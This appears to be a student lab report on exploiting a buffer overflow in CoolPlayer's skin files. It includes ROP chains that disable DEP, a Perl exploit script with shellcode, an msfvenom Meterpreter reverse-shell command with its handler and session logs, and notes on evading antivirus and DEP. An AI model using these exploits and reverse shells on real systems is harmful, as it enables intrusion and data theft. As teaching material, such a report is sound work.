As previously mentioned in Section 1.1.4, ROP chains are a string of ROP Gadgets “chained” together in order to turn off DEP in a process not too dissimilar from solving a Rubik’s cube. Also mentioned was that this process can take time because there is no universal predefined series of instructions for turning off DEP. Research must first take place:

### 2.5.3.1 Identifying a suitable Chain

Initially, Immunity debugger was used in conjunction with Mona.py to scan the CoolPlayer application for a workable chain within msvcrt.dll. According to Corelan’s Exploit Writing Tutorial (Corelan, 2010) there are several .dll files that ROP Gadgets can be found. Initially, the command:

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

to find all instructions and returns present within the msvcrt.dll, (which handles image processing). It was discovered within the find.txt that mona found a usable return address at 0x77c11110, as seen in Fig 2.5.3 - a.


```
5 0x77c66ee0 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
6 0x77c67498 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
7 0x77c11110 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
8 0x77c1128a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
9 0x77c1128e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
0 0x77c112a6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
```

Fig 2.5.3 - a. The return address selected for use

Once this was done mona.py was used to automatically generate ROP chains using the command:

```
!mona rop -n -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

as seen in *Figure 2.5.3 - b*, below.



```
004DE020 00 00 00 00 00 00 00 00 .....
004DE030 00 00 00 00 00 00 00 00 .....
004DE038 00 00 00 00 00 00 00 00 .....
004DE040 00 00 00 00 00 00 00 00 .....
004DE048 00 00 00 00 00 00 00 00 .....
004DE050 00 00 00 00 00 00 00 00 .....
004DE058 00 00 00 00 00 00 00 00 .....
004DE060 00 00 00 00 00 00 00 00 .....
004DE068 00 00 00 00 00 00 00 00 .....
004DE070 00 00 00 00 00 00 00 00 .....
004DE078 00 00 00 00 00 00 00 00 .....
004DE080 00 00 00 00 00 00 00 00 .....
004DE088 00 00 00 00 00 00 00 00 .....
004DE090 00 00 00 00 00 00 00 00 .....
004DE098 00 00 00 00 00 00 00 00 .....
004DE0A0 00 00 00 00 00 00 00 00 .....
004DE0A8 00 00 00 00 00 00 00 00 .....
004DE0B0 00 00 00 00 00 00 00 00 .....
004DE0B8 00 00 00 00 00 00 00 00 .....
004DE0C0 00 00 00 00 00 00 00 00 .....
004DE0C8 00 00 00 00 00 00 00 00 .....
004DE0D0 00 00 00 00 00 00 00 00 .....
!mona rop -n -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

*Figure 2.5.3 - b, Using Mona.py to generate ROP Chains*

Once this had been completed an examination of the files produced by mona was performed. Of particular interest within the file rop\_chains.txt was a complete ROP chain that aimed to disable DEP by running through the virtual\_alloc function. This chain was then altered from the python format it was in to be perl compatible, and can be seen below in *Figure 2.5.3 - b*. The name of the exploit itself (ROPfail.pl) however reveals this ROP chain was unsuccessful in disabling DEP.

It must be noted that solving a Rubik's cube first try is not an easy task, nor is finding the perfect ROP chain within the first scan.

Whilst this ROP chain was thought to be workable, tests revealed otherwise. Using ROPfail.ini within WinDbg, Windows own debugging utility, which allows for the viewing of page states, notably if a page can be read or executed (or both) it was revealed that although this chain was executing successfully, it did not appear to switch off DEP. As seen in *Figure 2.5.3 - c*, the page states before and immediately after execution of the ROP chain, they remain the same. That is, the address 00127558 (located at the end of the chain) has its AllocationProtect set PAGE\_READWRITE at the start and end of execution, due to DEP being turned on and not turned off.

<continued overleaf>

```

$File= "ROPfail.ini";
$Header = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer = "\x41" x 1090;
$buffer .= pack('V',0x77c11110);
#$buffer .= "CCCC";

$buffer .= pack('V',0x77c47e8d); # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47e8d); # skip 4 bytes [msvcrt.dll]
#[--INFO:gadgets_to_set_ebx:--]
$buffer .= pack('V',0x77c461bb); # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff); #
$buffer .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e1); # INC EBX # RETN [msvcrt.dll]
#[--INFO:gadgets_to_set_edx:--]
$buffer .= pack('V',0x77c5289b); # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467); # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c4eb80); # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc); # XCHG EAX,EDX # RETN [msvcrt.dll]
#[--INFO:gadgets_to_set_ecx:--]
$buffer .= pack('V',0x77c5289b); # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7); # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4eb80); # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001); # XCHG EAX,ECX # RETN [msvcrt.dll]
#[--INFO:gadgets_to_set_edi:--]
$buffer .= pack('V',0x77c23b47); # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42); # RETN (ROP NOP) [msvcrt.dll]
#[--INFO:gadgets_to_set_esi:--]
$buffer .= pack('V',0x77c39dd4); # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc); # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c21d16); # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
#[--INFO:pushad:--]
$buffer .= pack('V',0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
#[--INFO:extras:--]
$buffer .= pack('V',0x77c35524); # ptr to 'push esp # ret ' [msvcrt.dll]

$buffer .= "\x90" x 16;

$buffer .= "\x31\xC9" .
"\x51" .
"\x68\x63\x61\x6C\x63" .
"\x54" .
"\xB8\xC7\x93\xC2\x77" .
"\xFF\xD0";

open($FILE,">$file");
print $FILE $Header.$buffer;
close($FILE);

```

Figure 2.5 - b, The original msvcrt.dll ROP chain targeted VirtualAlloc



```

(cbc.ca4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000001 ecx=7c809b49 edx=00000006 esi=77c2aacc edi=77c47a42
eip=00127558 esp=00127558 ebp=77c1110c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
00127558 90                nop
0:000> !address 0x00127554
00040000 : 00126000 - 0001a000
                                Type      00020000 MEM_PRIVATE
                                Protect    00000004 PAGE_READWRITE
                                State      00001000 MEM_COMMIT
                                Usage      RegionUsageStack
                                Pid.Tid    cbc.ca4
0:000> !vprot 0x00127554
BaseAddress: 00127000
AllocationBase: 00040000
AllocationProtect: 00000004 PAGE_READWRITE
RegionSize: 00019000
State: 00001000 MEM_COMMIT
Protect: 00000004 PAGE_READWRITE
Type: 00020000 MEM_PRIVATE
0:000> !address 0x00127558
00040000 : 00126000 - 0001a000
                                Type      00020000 MEM_PRIVATE
                                Protect    00000004 PAGE_READWRITE
                                State      00001000 MEM_COMMIT
                                Usage      RegionUsageStack
                                Pid.Tid    cbc.ca4
0:000> !vprot 0x00127558
BaseAddress: 00127000
AllocationBase: 00040000
AllocationProtect: 00000004 PAGE_READWRITE
RegionSize: 00019000
State: 00001000 MEM_COMMIT
Protect: 00000004 PAGE_READWRITE
Type: 00020000 MEM_PRIVATE

```

*2.5.3 - c - The address 00127554 was queried with !vprot to get page status, before execution and queried again with !vprot after execution. No change to the AllocationProtect value*

There may have been several causes that prevented this chain from disabling DEP. Perhaps most notably is that VirtualAlloc would be better suited when Address Space Layout Randomisation, ASLR, as previously mentioned in 1.1.4 is targeted, as VirtualAlloc, as the name suggests, handles virtual memory.

### 2.5.3.2 Working ROP Chain

As mentioned, creating a working ROP Chain is similar to solving a Rubik's cube. However, there is another, slightly destructive way to solve a Rubik's cube rather than sorting for each side. This is to disassemble the Rubik's cube and replace the part back into the correct order. Mona.py can also be used within Immunity to perform this feat by issuing the command:

```
!mona rop -m *.dll -cpb '\x00\x0a\x0d'
```

To find and create a working ROP chain from any of the .dlls that were present within the application, hence the "\*". Because this test was conducted on a virtual machine that had been allocated above average virtual specifications (because the machine it ran on allowed for it) it should be noted this took a long period of time to complete.



Eventually, mona.py finished extracting ROP gadgets and assembled several chains targeting different functions that could turn off DEP. In this scenario, the chain that disabled DEP through accessing the VirtualProtect function. The chain was grabbed from Ruby format, as seen in *Figure 2.5.3 - d*, translated to be Perl compatible and added to the exploit file, ROPcalc.pl, (too large to be inserted as a picture here can as seen Appendix H)

```
ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :|
-----

*** [ Ruby ] ***

def create_rop_chain()


  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets =
  [
    #[---INFO:gadgets_to_set_esi:---]
    0x77c40267, # POP ECX # RETN [msvcrt.dll]
    0x5d091358, # ptr to &VirtualProtect() [IAT COMCTL32.dll]
    0x1a4103c7, # MOV EAX,DWORD PTR DS:[ECX] # RETN [urlmon.dll]
    0x76b58c2f, # XCHG EAX,ESI # RETN [WINMM.dll]
    #[---INFO:gadgets_to_set_ebp:---]
    0x7c96f9b7, # POP EBP # RETN [ntdll.dll]
    0x1a473720, # &push esp # ret [urlmon.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x76cac5ec, # POP EAX # RETN [IMAGEHLP.dll]
    0xffffffff, # Value to negate, will become 0x00000201
    0x77e8d222, # NEG EAX # RETN [RPCRT4.dll]
    0x7c9059c8, # XCHG EAX,EBX # RETN [ntdll.dll]
    #[---INFO:gadgets_to_set_edx:---]
    0x1a41011f, # POP EAX # RETN [urlmon.dll]
    0xffffffffc0, # Value to negate, will become 0x00000040
    0x77e8d222, # NEG EAX # RETN [RPCRT4.dll]
    0x5de12af8, # XCHG EAX,EDX # RETN [iertutil.dll]
    #[---INFO:gadgets_to_set_ecx:---]
    0x1a41947a, # POP ECX # RETN [urlmon.dll]
    0x76b61430, # &Writable location [WINMM.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x7ca28b1a, # POP EDI # RETN [SHELL32.dll]
    0x7ca82224, # RETN (ROP NOP) [SHELL32.dll]
    #[---INFO:gadgets_to_set_eax:---]
    0x5dd6f628, # POP EAX # RETN [iertutil.dll]
    0x90909090, # nop
    #[---INFO:pushad:---]
    0x77e1e1b0, # PUSHAD # RETN [ADVAPI32.dll]
  ].flatten.pack("V*")

  return rop_gadgets

end
```

2.5.3 - d - The original ruby format ROP Chain, as it appeared inrop\_chains.txt

When ROPcalc.ini was loaded into CoolPlayer, the calculator was opened, and as seen in *Figure 2.5.3 - e*, successfully disabled DEP, as querying the address where the ROP Chain finishes 00127558 with !vprot revealed that the AllocationProtect had now been set to PAGE\_EXECUTE\_READWRITE.



*Figure 2.5.3 - E - The calculator has opened successfully, and the end of the ROP chain is now an "PAGE\_EXECUTE\_READWRITE" page, indicating DEP is has been switched off.*

## 2.6 ADVANCED EXPLOIT (DEP OFF)

Whilst opening up the calculator when the originally intended purpose was to alter the appearance of an application provides a degree of novelty and proves that the application might be vulnerable to some mischievous pranks, it also proves the application is vulnerable to arbitrary code execution through a buffer-overflow exploit. This means that other exploits are possible. An example is given below.

### 2.6.1 Creating a Reverse Shell Exploit

Perhaps the greatest danger presented by a buffer-overflow is the fact the OS is fooled into executing code that is unwanted. This can be called Malware. Whilst this code could be used to perform a small denial of service against a user by preventing them from using CoolPlayer and forcing them to use calculator, at least the user is aware they are being affected by something. More serious would be the crash that starts a reverse TCP shell on the victim's computer, whilst all they know is that their CoolPlayer failed to load a skin.

Using Metasploit Framework GUI, the graphical interface for windows, it is possible to create a whole host of exploits using the create exploit utility. However, for the purposes of this demonstration the shell code for such an attack will be created over in our Kali Linux environment. This machine will be used as the attacker, and the Windows XP SP3 machine will be used as the victim. The MSF console within kali is also capable of creating advanced pieces of shell code, and the command used here to generate such code was:

```
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00'
LHOST=192.168.1.254 LPORT=4444 -f perl > payload_reverse_tcp.txt
```

Of interest here is the payload type, a reverse shell, which allows an attacker backdoor access into the victim's machine. "Shikata Na Gai" is used to filter for bad character. This means "No escape" in Japanese, fitting, as some well-known characters such as \x0d can cause the shell code to fail, or be picked up easily by intrusion detection systems. The address and listening port of our Kali machine is used as the local host (the receiver). Finally, the entire shell code has been written in Perl. This saves time and effort translating from another language, similar to ROP Chaining. This shell code is then written out to a file named payload\_reverse\_txp.txt, as seen in *Figure 2.5.3 - f*. From here it can then be copied over into our vulnerable machine to create and prove the advanced exploit along with an egg hunter. Using the egg hunter code from earlier, the original calculator shellcode was removed and replaced with the shell code from Kali. This resulted in the file dodgyskin.pl, which can be seen in Appendix I. Meanwhile in Kali a reverse TCP listener (handler) has to be set up as shown in *Figure 2.5.3 - G*.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' LHOST=192.168.1.254 LPORT=4444 -f perl > payload_reverse_tcp.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
Final size of perl file: 2084 bytes
root@kali:~#
```


*Figure 2.5.3 - f, creation of the reverse shell*

```
root@kali: ~
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.254
lhost => 192.168.1.254
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.254:4444
[*] Sending stage (180291 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.254:4444 -> 192.168.1.100:1122) at 2021-04-28 18:29:59 -0400
```

*Figure 2.5.3 - g, set up of reverse shell TCP listener*

Once the payload is executed on the victim machine, it looks like *Figure 2.5.3 - h*... however to the attacker, they will now see that Metasploit has connected to a reverse shell, and they are able to view files, as seen in *Figure 2.5.3 - i*, where the dir command was given to list the active directory on the target machine.



*Figure 2.5.3 - h, The victim has attempted to use dodgyskin.ini, the application has frozen.*

```

File Actions Edit View Help
root@kali: ~

payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.254
lhost => 192.168.1.254
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.254:4444
[*] Sending stage (184892 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.254:4444 => 192.168.1.100:1122) at 2021-04-28 18:29:59 -0400

meterpreter >
[*] 192.168.1.100 - Meterpreter session 1 closed. Reason: Died

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.254:4444
[*] Sending stage (184892 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.254:4444 => 192.168.1.100:1122) at 2021-04-28 18:31:14 -0400

meterpreter > dir
Listing: C:\coolplayer
.....
Mode                Size      Type      Last modified          name
-----
180866/rw-rw-r--r-- 1138     fil      2021-04-23 12:53:11 -0400  DEPOWcalc.ini
180866/rw-rw-r--r-- 687      fil      2021-04-23 12:50:57 -0400  DEPOWcalc.pl
1142     fil      2021-04-23 12:53:18 -0400  DEPOWcmdcalc.ini
180866/rw-rw-r--r-- 485      fil      2021-04-23 12:28:20 -0400  DEPOWcmdcalc.pl
115     fil      2021-04-28 15:53:52 -0400  EXCLuded.txt
07777/rwxrwxr-x 0     dir      2021-04-28 07:36:25 -0400  Junk
2021-04-23 17:18:46 -0400  KOPcalc.pl
180866/rw-rw-r--r-- 1246     fil      2021-04-26 18:49:18 -0400  KOPDEPOcalc.ini
180866/rw-rw-r--r-- 384      fil      2021-04-26 18:48:38 -0400  KOPDEPOcalc.pl
180866/rw-rw-r--r-- 1246     fil      2021-04-27 07:08:48 -0400  KOPcalc.ini
1138     fil      2021-04-27 06:55:53 -0400  KOPcrashtest.ini
180866/rw-rw-r--r-- 278      fil      2021-04-27 06:42:39 -0400  KOPcrashtest.pl
180866/rw-rw-r--r-- 286      fil      2021-04-23 17:17:05 -0400  KOPcalc(j).jssapn.ini
180866/rw-rw-r--r-- 1246     fil      2021-04-26 18:41:53 -0400  KOPcrashtest.pl
180866/rw-rw-r--r-- 1603     fil      2021-04-27 14:39:59 -0400  KOPwallier32.ini
180866/rw-rw-r--r-- 1511     fil      2021-04-28 18:45:08 -0400  kushchary.ps
180866/rw-rw-r--r-- 1145     fil      2021-04-16 04:42:11 -0400  calccondensed.ini
1532     fil      2021-04-02 08:11:40 -0400  crash.pl
180866/rw-rw-r--r-- 167      fil      2021-04-02 08:07:42 -0400  crash.pl
1593     fil      2021-04-02 15:08:43 -0400  crash_calc.ini
180866/rw-rw-r--r-- 1596     fil      2021-04-07 09:32:12 -0400  crash_calc_concat_k32.ini
1500     fil      2021-04-02 15:08:43 -0400  crash_calc_c32.ini
180866/rw-rw-r--r-- 1145     fil      2021-04-16 14:52:47 -0400  crash_calc_lite.ini
487      fil      2021-04-16 14:52:39 -0400  crash_calc_lite.pl
180866/rw-rw-r--r-- 1354     fil      2021-04-28 08:54:14 -0400  crashbadchars.ini
1138     fil      2021-04-28 07:36:18 -0400  crashbadchars.pl
180866/rw-rw-r--r-- 1118     fil      2021-04-28 07:26:07 -0400  crashpadding.ini
180866/rw-rw-r--r-- 261      fil      2021-04-28 07:24:46 -0400  crashpadding.pl
2532     fil      2021-04-02 12:28:03 -0400  crashpattern.ini
180866/rw-rw-r--r-- 2665     fil      2021-04-02 12:11:53 -0400  crashpattern.pl
180866/rw-rw-r--r-- 3126     fil      2021-04-02 12:46:52 -0400  crashpace.ini
180866/rw-rw-r--r-- 2826     fil      2021-04-28 07:32:35 -0400  crashpace2.ini
218     fil      2021-04-28 07:32:35 -0400  crashtest.ini
180866/rw-rw-r--r-- 1153     fil      2021-04-02 12:38:49 -0400  crashtest.pl
248     fil      2021-04-02 12:38:49 -0400  crashtest.pl
180866/rw-rw-r--r-- 2233     fil      2021-04-28 14:14:38 -0400  dodgycalc.ini
434     fil      2021-04-28 14:14:27 -0400  dodgycalc.pl
180866/rw-rw-r--r-- 1893     fil      2021-04-28 18:02:05 -0400  dodgycalc_lite.ini
2089     fil      2021-04-28 18:02:38 -0400  dodgycalc_lite.pl
180866/rw-rw-r--r-- 1949     fil      2021-04-28 18:59:37 -0400  eggwunner.ini
180866/rw-rw-r--r-- 3800     fil      2021-04-28 18:21:56 -0400  eggwunner.pl
1118     fil      2021-04-07 09:08:19 -0400  int3.ini
180866/rw-rw-r--r-- 2588     fil      2021-04-02 12:46:28 -0400  pattern2588.txt
881     fil      2021-04-02 12:46:29 -0400  pattern888.txt

meterpreter >

```

*Figure 2.5.3 - i, The pseudo-attacker has now connected via TCP to the reverse shell established by the exploit skin file.*

## 3 DISCUSSION

### 3.1 GENERAL DISCUSSION

---

Buffer-overflow exploits are amongst the most common exploits in the world, as such, they are a staple exploit development. It is easy to see why, remarkably little effort is required to make the leap from "this application has crashed after data was input into it" to "this application ran another program when data was put into it". Worrying yet is the speed at which the latter becomes "After choosing another skin file, this application crashed, and now certain files have disappeared!" .

As seen previously, as well as throughout history, buffer-overflows are among the weapon of choice that malware uses when infecting new machines. There have been countless examples where malware has found an exploitable buffer and inserted itself behind the EIP associated with it. The consequences of which are known for being extremely costly. In 2014, 30 years after the Morris worm grew throughout the internet, the flaw known as "Heartbleed" allowed access to hundreds of millions of users of social media throughout the world. (Synopsys, 2017). Even today, 7 years after its inception, Heartbleed has it's own website, hosted by Synopsys, instructing its visitors about what the vulnerability is and how to prevent CVE-2014-0160 from occurring (Synopsys, 2014). Buffer-overflows are an old, yet modern issue.

This paper has demonstrated how a user with little experience creating their own exploit can become somewhat adept at the subject through creating several exploits aimed at CoolPlayer Media Player skin functionalities. The reader has now had it demonstrated to them how easy it is to discover and investigate and exploit such a vulnerability. How simple it is to create a proof-of-concept exploit as well as demonstrate a more advanced exploit such as a reverse shell.

Of most concern here is perhaps the fact that these issues with CoolPlayer are well known, therefore anyone using this application should be wary of using skins sourced off untrusted places on the internet. Even more worrying is that the vulnerability present within the application has been demonstrated to be susceptible even when the Operating System is using its own countermeasures such as DEP. However, the fixes here are simple to make and easy to implement.

### 3.2 COUNTERMEASURES

---

The most obvious countermeasures to preventing Arbitrary code execution is the implementation of some form of input validation that implements bounds checking, surrounding the file. A file size check could also be implemented into the source code to determine if a skin file is over a certain file.

Intrusion detection systems are important. Systems based on anomaly detection might detect the unusual yet distinctive stream of packets being sent towards a receiver on port 4444, likely a well-known default Metasploit receiver. If this was discovered the connection could be closed to prevent the reverse shell from functioning, as well as alerting the user to the issue.

Further to that point is to have a good Antivirus. A "good" (as in well-engineered) virus will generally hide itself within another file and attempt to become resident in Memory as soon as possible. It is possible anti-virus that uses signature detection will detect the signature of any viruses piggy backing on the skin file. Antivirus has developed to detect the characteristics of a buffer overflow. Certain aspects of the exploits discussed above might be detected, such as the long strings of the character "A", or the NOP tags.

Making sure DEP is switched on to Opt-Out or Always-On is a very good way of preventing Arbitrary code execution. As seen in this report when an exploit originally developed to exploit the application whilst DEP was set to Opt-In (essentially off for that particular application) was used, the application was shut down as DEP detected code was being executed in a place without the permissions it should have.

Interestingly, swapping to a different language might mitigate the vulnerability altogether, as some languages do not actually allow for buffer-overflows, as they do not allow direct access to memory such as in C. Languages such as java and python manage memory and do not allow direct access to the systems memory, which is responsible for most buffer-overflows (Synopsys, 2017).

### **3.3 EVADING COUNTERMEASURES**

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Whilst countermeasures such as those mentioned above will help prevent attacks; they will not deter attackers from trying. Several methods of working around signature-based malware detection have been demonstrated by advanced types of polymorphic viruses.

Polymorphism refers to the ability of animals to change the appearance of their foliage. When used to describe a piece of malware it refers to the malwares ability to encrypt itself to evade signature detection. More interestingly is the ability to develop this encryption as it travels throughout networks, meaning if a signature is obtained, it might be useless when the encryption key changes, (Akritidis, Markatos, Polychronakis and Anagnostakis, n.d.).

Another simple way of evading buffer overflow detection itself is to mask the obvious parts of the buffer overflow exploit itself. Masking a long series of the same character could easily be replaced by using a string of random, valid characters to overflow the buffer. NOP slides can be swapped out by calling random instructions that cause nothing to happen, such as moving registers around or continuously updating a disused register.

As previously mentioned, it is possible to evade DEP through using ROP chains, to either disable DEP or move executable code to an unprotected location. ASLR can also be easily overcome by assigning the jump address to the payload shell code with that of a static address, such as a JMP ESP within a windows binary.

### 3.4 CONCLUSIONS

---

CoolPlayer Media Player is an application with a serious vulnerability in the form of a stack-based buffer overflow exploit. This paper has demonstrated that this vulnerability presents the perfect opportunity for someone developing their knowledge of exploit development to hone their skills.

CoolPlayer Media Player should fix this issue as soon as possible should they wish to continue to market this product. The change appears simple to make: implement some form of input validation that validates the size of a file before using it as a skin file, as well as some form of actually validating the file contains data only pertaining to the skin file. This could be implemented by structuring skin files in a standard format, that requires a series of several values rather than just the one long string, this allows anything other than the correct format to be considered suspicious.

In the Meantime, CoolPlayer should either be withdrawn from active service, as it has now been demonstrated to be a liability that might cause data leaks, as demonstrated within the advanced-exploit. If this is not CoolPlayer must temporarily remove the functionality that handles skins, as this is where the vulnerability is located.

### 3.5 FUTURE WORK

---

With more time and effort, the possibility of an advanced ROP chain / reverse shell / EggHunter exploit could be experimented with. This would demonstrate that even with countermeasures in place, the possibility to use a developed and advanced exploit would give a better idea as to the amount of work that needs to be completed before CoolPlayer can be considered safe.

It was also noted that CoolPlayer's very function, to take in .m3u playlist files, uses the same sort of file traversal and input system that is used with the skin files. Further research may reveal this functionality to be vulnerable to buffer-overflows as well.

### 3.6 CALL TO ACTION

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Fortunately, preventing buffer overflows is quite simple. Training is available in the form of exercises designed to help you assess how vulnerable your application or organisation is.

